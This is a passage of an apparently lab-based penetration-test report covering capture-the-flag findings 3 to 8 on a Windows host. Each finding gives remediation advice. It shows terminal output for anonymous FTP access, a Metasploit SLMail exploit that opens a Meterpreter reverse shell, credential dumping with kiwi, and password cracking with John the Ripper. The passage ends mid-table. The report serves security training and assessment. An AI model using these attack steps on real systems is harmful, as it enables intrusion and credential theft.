


```
4d7b349705784a518bc876bc2ed6d4f6
```


Affected Hosts	172.22.117.20
Remediation	- Close Unnecessary Ports, specifically disable the HTTP port (port 80) on the Win10 machine if it is not required for public access or critical operations. - Remove credentials from public-facing systems and ensure sensitive data is stored securely using proper encryption and access control mechanisms.

Flag 3	Findings

<table>
<tr><td><b>Title</b></td><td>Nmap Scan - FTP Port Open - Flag 3: 89cb548970d44f348bb63622353ae278</td></tr>
<tr><td><b>Type (Web app / Linux OS / WIndows OS)</b></td><td>Windows</td></tr>
<tr><td><b>Risk Rating</b></td><td>Critical</td></tr>
<tr><td><b>Description</b></td><td>The port scan revealed that FTP was open on port 21. By logging in as FTP with anonymous credentials, we successfully accessed and downloaded critical information</td></tr>
<tr><td><b>Images</b></td><td>



```
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag
local: flag remote: flag
200 Port command successful
550 File not found
ftp> pwd
257 "/" is current directory.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (625.0000 kB/s)
ftp> 
```





```
zsh: corrupt history file /root/.zsh_history
┌──(root💀kali)-[~]
└─# ls
Desktop    Downloads  file3     hash6.txt   Music     Public   Templates
Documents  file2      flag3.txt LinEnum.sh  Pictures  Scripts  Videos

┌──(root💀kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀kali)-[~]
└─# 
```

</td></tr>
<tr><td><b>Affected Hosts</b></td><td>172.22.117.20</td></tr>
<tr><td><b>Remediation</b></td><td>

- Disable Anonymous FTP Login and configure the FTP port to disallow anonymous access and enforce authentication with strong, unique credentials.
- Restrict FTP Access by limiting FTP access to trusted IP addresses or replace FTP with a more secure protocol, such as SFTP

</td></tr>
</table>

Flag 4	Findings
Title	Nmap Scan -SLMail service - Flag 4: 822e3434a10440ad9cc086197819b49d


Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	SLMail service was identified running on SMTP port 25 and POP3 port 110. Using Metasploit's SLMail exploit module, targeting RHOST 172.22.117.20 on port 110 granted a Meterpreter shell, revealing `flag4.txt` via directory listing and the `cat` command.
Images	 

```
msf6 > use 4
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.25.213.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.20
LHOST ⇒ 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.20
RHOST ⇒ 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:62479 ) at 2024-12-17 03:10:34 -0500

meterpreter > @s4
```

```
   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.20
LHOST ⇒ 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.20
RHOST ⇒ 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:62479 ) at 2024-12-17 03:10:34 -0500

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2024-12-12 03:10:10 -0500  maillog.008
100666/rw-rw-rw-  3988  fil   2024-12-16 02:01:37 -0500  maillog.009
100666/rw-rw-rw-  2366  fil   2024-12-16 03:02:49 -0500  maillog.00a
100666/rw-rw-rw-  2417  fil   2024-12-17 03:02:08 -0500  maillog.00b
100666/rw-rw-rw-  1290  fil   2024-12-17 03:10:32 -0500  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter > 
```

Affected Hosts	172.22.117.20
Remediation	● Patch SLMail to the latest secure version or replace it with a modern, secure mail server. ● Restrict Network Access to Services by limiting access to SMTP and POP3 ports using firewalls, allowing only trusted IPs to connect.

Flag 5	**Findings**
Title	Scheduled Tasks - Flag 5: 54fa8cd5c1354adc9214969d716673f5



Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	While in the Windows 10 machine, used the command `schtasks /query /fo LIST /v` to view a suspicious scheduled task which revealed the 5th flag.
Images	

```
• nessusd.service - The Nessus Vulnerability Scanner
```

```
Power Management:                     Stop On Battery Mode
Run As User:                          S-1-5-21-3484858390-3689884876-116297675-1104
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A

HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        12/17/2024 12:29:19 AM
Last Result:                          -2147023781
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if
 Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          S-1-5-21-3484858390-3689884876-116297675-1104
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At idle time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A

C:\Program Files (x86)\SLmail\System>
C:\Program Files (x86)\SLmail\System>^X@sS
```

Affected Hosts	172.22.117.20
Remediation	● Use `schtasks /delete /TN "TaskName"` to remove any unauthorized or suspicious scheduled tasks. ● Regularly audit scheduled tasks to detect and investigate any unauthorized changes or configurations.

Flag 6	**Findings**
Title	SAM Credential Exposure - Flag 6: Computer!
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	After exploiting SLMail with Metasploit, the Meterpreter shell provides SYSTEM-level access. Using the `kiwi` module and the `lsa_dump_sam`

	command, the user flag6 was identified. The NTLM password was then cracked with John the Ripper, revealing Flag 6
Images	 

```
File  Actions  Edit  View  Help
* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443


RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd



meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
```


```
       └─# john --format=nt hash9.txt
031c6 Using default input encoding: UTF-8
a4584 No password hashes loaded (see FAQ)

       ┌──(root💀 kali)-[~]
       └─# nano hash9.txt

       ┌──(root💀 kali)-[~]
       └─# john --format=nt hash9.txt
      Using default input encoding: UTF-8
      Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
      Warning: no OpenMP support for this hash type, consider --fork=2
      Proceeding with single, rules:Single
      Press 'q' or Ctrl-C to abort, almost any other key for status
      Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
      Almost done: Processing the remaining buffered candidate passwords, if any.
      Proceeding with wordlist:/usr/share/john/password.lst
      Computer!        (flag6)
      1g 0:00:00:03 DONE 2/3 (2024-12-17 05:11) 0.3021g/s 27302p/s 27302c/s 27302C/s News2..Faith!
-2428 Use the "--show --format=NT" options to display all of the cracked passwords reliably
76-11 Session completed.

       ┌──(root💀 kali)-[~]
       └─# S
ee4ca
f6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020
```

Affected Hosts	172.22.117.20
Remediation	- Disable or restrict SYSTEM-level access by applying the principle of least privilege and monitoring for unauthorized privilege escalation. - Use strong, complex passwords for all accounts and regularly audit password policies to protect against cracking attempts.


Flag 7	**Findings**
Title	Sensitive Data Exposure - Flag 7
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	Using the search command while in the meterpreter shell from the previous

	exploit, we were able to find sensitive data stored in the Documents folder of the windows machine.


Images



```
C:\Program Files (x86)\SLmail>cd ../
cd ../

C:\Program Files (x86)>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)>cd ../
cd ../

C:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>Users
Users
'Users' is not recognized as an internal or external command,
operable program or batch file.

C:\>cd Users
cd Users

C:\Users>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users>cd Public
cd Public

C:\Users\Public>cd Documents
cd Documents

C:\Users\Public\Documents>
```




```
C:\Users\Public\Documents>cat flag7.txt
cat flag7.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Public\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Users\Public\Documents

02/15/2022  02:02 PM    <DIR>          .
02/15/2022  02:02 PM    <DIR>          ..
02/15/2022  02:02 PM                32 flag7.txt
               1 File(s)             32 bytes
               2 Dir(s)   3,411,632,128 bytes free

C:\Users\Public\Documents>
```



```
02/15/2022  02:02 PM    <DIR>          .
02/15/2022  02:02 PM    <DIR>          ..
02/15/2022  02:02 PM                32 flag7.txt
               1 File(s)             32 bytes
               2 Dir(s)   3,411,632,128 bytes free

C:\Users\Public\Documents>type flag7.txt
type flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
C:\Users\Public\Documents>
```


Affected Hosts	172.22.117.20
Remediation	● Encrypt sensitive files and directories, such as the Documents folder,

	to prevent unauthorized access even if the system is compromised. ● Implement access controls and regularly monitor file permissions to ensure sensitive data is only accessible to authorized users


Flag 8	Findings
Title	LSASS Credential Caching Vulnerability - Flag 8: ad12fc2ffc1e47
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	Using `kiwi` to dump cached credentials on the Windows 10 machine revealed the administrator account `ADMBob` with cached credentials. The username and hashed password were saved to a file and cracked with John the Ripper to obtain the plaintext password. These credentials were then used with Metasploit to laterally move into the DC machine and create a system shell and execute the `net user` command
Images	
Affected Hosts	172.22.117.10

```
  --  ----  ----                      -----------                      -----------
